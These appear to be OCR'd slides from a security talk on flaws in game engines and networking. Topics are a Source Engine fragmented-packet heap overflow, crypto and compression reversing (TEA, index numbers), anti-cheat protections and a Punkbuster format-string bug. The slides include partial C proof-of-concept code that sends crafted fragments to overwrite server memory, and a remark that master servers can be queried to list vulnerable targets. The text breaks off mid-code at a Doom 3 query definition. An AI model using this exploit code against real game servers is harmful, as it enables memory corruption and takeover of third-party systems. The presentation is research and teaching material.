
1) Receive fragmented packet
2) Process header:
    - POS, LEN
3) **Trust POS and LEN**
4) Place **DATA** in its position
5) **Game over** :]

Game vulnerabilities

- **Fragmented packets** vs **Real World**
  - **Source Engine** Memory Corruption via Fragmented Packets
  - Engine level bug
  - 10.000+ online servers
  - All the game based on Source engine affected
    - ✓ Half-Life 2
    - ✓ Counter Strike Source
    - ✓ Team Fortress 2
    - ✓ Left 4 Dead
    - ✓ More…

Game vulnerabilities

- Source Engine **Memory Corruption via Fragmented Packets**
  - A small heap buffer is assigned to contain the entire packet
  - The client can decide arbitrarily **POS**,**LEN** for new fragments
  - The game engine has some limitations on **POS**,**LEN**:
    - ➢ **POS** must be in range [0, 0x3ffff00]
    - ➢ **LEN** must be at most: 0x700.
    - ➢ Is this a problem? No **:]**
  - Not difficult to exploit:
    1) Locate a function pointer
       (tons of pointers around **<->** C++ code)
    2) Overwrite the pointer
    3) Pr0fit



```
frag_offset = 0;
frag_size   = 7;
for(pck = 1; ; pck++) {
    b = 0;
    b = write_bits(pck,     32,   buff, b);
    b = write_bits(0,       32,   buff, b);
    b = write_bits(1,       8,    buff, b);
    b = write_bits(0,       8,    buff, b);
    b = write_bits(0,       3,    buff, b);
    b = write_bits(1,       1,    buff, b);
    b = write_bits(0,       1,    buff, b);
    b = write_bits(0,       1,    buff, b);
    b = write_bits(0,       17,   buff, b);

    if(pck == 1) {  // the first one
        b = write_bits(1,   1,    buff, b);
        b = write_bits(0,   1,    buff, b);
        b = write_bits(0,   1,    buff, b);
        b = write_bits(1,   17,   buff, b);
        b = write_bits(-1,  5,    buff, b); // unavailable net message
        b = write_bits(0,   1,    buff, b);
    } else {
        printf("\n- fragment offset: 0x%08x ", frag_offset << 8);
        b = write_bits(1,         1,    buff, b);
        b = write_bits(1,         1,    buff, b);
        b = write_bits(frag_offset, 18,   buff, b); // offset (max 0x3ffff) << 8
        b = write_bits(frag_size,   3,    buff, b); // length (max 7)       << 8
        for(i = 0; i < (frag_size << 8); i++) {
            b = write_bits('A', 8,    buff, b);
        }
        frag_offset += frag_size;   // overwrite anything
    }
```

Game vulnerabilities

- **Fragmented packets issues affect Games and Game Engines**:
  - America's Army 3
  - Enet library
  - Source engine
    - ➢ Half-Life 2
    - ➢ Counter Strike Source
    - ➢ Team Fortress 2
    - ➢ Left 4 Dead
    - ➢ More…
  - Others..

- Need more vulnerable games?
  - Hello **Master Servers :]**
    - ➢ A public list of all the games available online at the given moment
    - ➢ Easy to query..


Game vulnerabilities

- **Master Servers**
  - **Hold the information of all the available online games**
    - Server IP
    - Clients IP
    - Game info
    - Etc.
  - **Two main functionalities:**
    - **Heartbeat handling (from Servers):**
      handle requests coming from new
      Servers that want to be included
      on the Master Server.

    - **Queries handling (from Clients):**
      handle queries from clients asking for games.
      It usually contains filters like exclude full/empty server and so on.

Game vulnerabilities

- *Are games an easy target?*




Game vulnerabilities


- **Cryptography** & **Compression**
  - Related to packets
  - We don’t want to spend hours reversing already known algo such as AES, DES, ZLIB, etc., do you?
    - In many cases we just need to know what algorithm is used
    - And (in some cases) be able to obtain the “secret”
  - We need something to help our task
    - Look for **known constants**
    - Look for **known patterns**
    - In other words we can use a crypto/compression scanner
      - The one we usually use is **signSearch**
        - ✓ Standalone
        - ✓ Plugin for Immunity Dbg
        - ✓ Plugin for IDA Pro

Game vulnerabilities

- **Cryptography & Compression**



```
0059F1DF     CC                INT3
0059F1E0   r$ 83EC 10          SUB ESP,10
0059F1E3   . 8B4424 14         MOV EAX,DWORD PTR SS:[ESP+14]
0059F1E7   . 8B08              MOV ECX,DWORD PTR DS:[EAX]
0059F1E9   . 8B40 04           MOV EAX,DWORD PTR DS:[EAX+4]
0059F1EC   . 53                PUSH EBX
0059F1ED   . 55                PUSH EBP
0059F1EE   . 56                PUSH ESI
0059F1EF   . 8B7424 24         MOV ESI,DWORD PTR SS:[ESP+24]
0059F1F3   . 57                PUSH EDI
0059F1F4   . 8B7E 08           MOV EDI,DWORD PTR DS:[ESI+8]
0059F1F7   . 897C24 14         MOV DWORD PTR SS:[ESP+14],EDI
0059F1FB   . 8B7E 0C           MOV EDI,DWORD PTR DS:[ESI+C]
0059F1FE   . 897C24 10         MOV DWORD PTR SS:[ESP+10],EDI
0059F202   . 8B7E 04           MOV EDI,DWORD PTR DS:[ESI+4]
0059F205   . 8B36              MOV ESI,DWORD PTR DS:[ESI]
0059F207   . 897C24 1C         MOV DWORD PTR SS:[ESP+1C],EDI
0059F20B   . BA 2037EFC6       MOV EDX,C6EF3720
0059F210   . 897424 18         MOV DWORD PTR SS:[ESP+18],ESI
0059F214   . BF 20000000       MOV EDI,20
0059F219   . 8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
0059F220   > 8B5C24 10         rMOV EBX,DWORD PTR SS:[ESP+10]
0059F224   . 8B6C24 14         |MOV EBP,DWORD PTR SS:[ESP+14]
0059F228   . 8BF1              |MOV ESI,ECX
0059F22A   . C1EE 05           |SHR ESI,5
0059F22D   . 03F3              |ADD ESI,EBX
0059F22F   . 8BD9              |MOV EBX,ECX
0059F231   . C1E3 04           |SHL EBX,4
0059F234   . 03DD              |ADD EBX,EBP
0059F236   . 8B6C24 1C         |MOV EBP,DWORD PTR SS:[ESP+1C]
0059F23A   . 33F3              |XOR ESI,EBX
0059F23C   . 8D1C0A            |LEA EBX,DWORD PTR DS:[EDX+ECX]
0059F23F   . 33F3              |XOR ESI,EBX
0059F241   . 8B5C24 18         |MOV EBX,DWORD PTR SS:[ESP+18]
0059F245   . 2BC6              |SUB EAX,ESI
0059F247   . 8BF0              |MOV ESI,EAX
0059F249   . C1E6 04           |SHL ESI,4
0059F24C   . 03F3              |ADD ESI,EBX
0059F24E   . 8BD8              |MOV EBX,EAX
0059F250   . C1EB 05           |SHR EBX,5
0059F253   . 03DD              |ADD EBX,EBP
0059F255   . 33F3              |XOR ESI,EBX
0059F257   . 8D1C02            |LEA EBX,DWORD PTR DS:[EDX+EAX]
0059F25A   . 33F3              |XOR ESI,EBX
0059F25C   . 2BCE              |SUB ECX,ESI
0059F25E   . 81C2 4786C861     |ADD EDX,61C88647
0059F264   . 4F                |DEC EDI
0059F265   .^75 B9             LJNZ SHORT          0059F220
0059F267   . 8B5424 24         MOV EDX,DWORD PTR SS:[ESP+24]
0059F26B   . 5F                POP EDI
0059F26C   . 5E                POP ESI
```



```c
void tea_decrypt(uint32_t *p, uint32_t *keyl) {
    uint32_t    y,
                z,
                sum,
                a = keyl[0],
                b = keyl[1],
                c = keyl[2],
                d = keyl[3];
    int         i;

    y = p[0];
    z = p[1];
    sum = 0xc6ef3720;
    for(i = 0; i < 32; i++) {
        z -= ((y << 4) + c) ^ (y + sum) ^ ((y >> 5) + d);
        y -= ((z << 4) + a) ^ (z + sum) ^ ((z >> 5) + b);
        sum -= 0x9e3779b9;
    }
    p[0] = y;
    p[1] = z;
}
```

Loop:

> SH*, XOR, ADD, INC, SUB, DEC, ..

J* Loop

Game vulnerabilities

- **Cryptography** & **Compression**
  - Most common **Crypto**:
    - Blowfish
    - **RC4**
      - Customized version (**1st place***)
        - Very common for game-related software.
    - AES
    - **TEA**
      - Customized version (**1st place***)
        - Very common in games.
    - XOR
      - Not exactly a crypto algo, but.. Very common!

Game vulnerabilities

- **Cryptography** & **Compression**
  - Most common **Compression**:
    - **Zlib** (**1st place**)
    - LZSS
    - LZMA
    - LZO
    - Huffman
    - Several proprietary custom algos


but
compression is not
just about algorithms…

Game vulnerabilities

- **Cryptography** & **Compression** (Bonus)
  - While reversing and tracing incoming packets:
    - Packets might not contain **byte-aligned data**
    - It can be a bit confusing at the beginning while sniffing/reversing
    - But..
  - Hello **Bitstreams** and **Index numbers**
    - To minimize the amount of space required by data in packets
      - Try to maximize the amount of info for each byte of data
    - To improve network performances
  - **Bitstreams:**
    - Used by several new and well known games
    - Usually used for streaming (in non-games)
      - Streaming server to streaming clients
      - Using a transport protocol, such as: MMS or RTP
    - And in games..


Game vulnerabilities


- **Cryptography** & **Compression** (Bonus)
  - **Index numbers** (signed and unsigned):
    - A way to compress numbers (representation)
      - 32-bit number
        - 31 (**value**) + 1 (**sign**)
      - Unsigned-case:
        - Stored in 1-5 bytes
        - *Average* case: < 4 bytes
        - *Worst* case: 5 bytes
        - **-> Good for small numbers**
      - It uses each byte in the following way:
        - 7 bit, **value**
        - 1 bit, **has next** (byte) check
      - **For fun-effects:**
        - Think about flipping the last bit in a **index number** sequence :]
    - ***A real world example..***



Game vulnerabilities


- **Cryptography & Compression** (Bonus)






```
int read_index(u8 *index_num) {
    int     len,
            result;
    u8      b0 = index_num[0],
            b1 = index_num[1],
            b2 = index_num[2],
            b3 = index_num[3],
            b4 = index_num[4];

    result = 0;
    len    = 1;
    if(b0 & 0x40) {
        len++;
        if(b1 & 0x80) {
            len++;
            if(b2 & 0x80) {
                len++;
                if(b3 & 0x80) {
                    len++;
                    result = b4;
                }
                result = (result << 7) | (b3 & 0x7f);
            }
            result = (result << 7) | (b2 & 0x7f);
        }
        result = (result << 7) | (b1 & 0x7f);
    }
    result = (result << 6) | (b0 & 0x3f);
    if(b0 & 0x80) result = -result;
    return(result);
}
```

Signed-case



Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

- Game protection?
  - Most of the games on the market use **Anti-cheating** protections
  - Anti-cheating solutions usually do use several **Anti-debugging** tricks
  - We are not cheaters
  - We want to understand the game engine internals
  - Some examples of protections/hardening provided…
  - Annoying when we are:
    a) debugging the game engine
    b) trying to exploit a bug
    ~~c) cheating~~

Game vulnerabilities


- Game protection? **Some common features..**


1) Real-time scanning of memory for hacks/tools (including debuggers..)
2) Randomly check players looking for known exploits of the game engine
3) Calculate partial MD5 hashes of files inside the game installation directory
4) Request actual screenshot samples from specific players (interesting)
5) Search functions to check players for anything that may be known as exploit
6) Etc.


- **Note:**
  - Game protections = **extension** of the given game attack surface
  - Sometimes => **bugs++** and **bugs_exploitable++**
  - **Hello Punkbuster :]**

Game vulnerabilities

- Game protection? **Punkbuster**
  - **Format string vulnerability**
    - Something like: snprintf(buff, 1024, string);
    - The engine avoids the "%"
    - Punkbuster skips the engine checks and provides "%"s to such function
  - Game engine affected, multiple games vulnerable
    - Quake 4, Doom 3, …








```
#define VER         "0.1"
#define DOOM3_QUERY "\xff\xff" "getInfo\0" "\0\0\0\0"
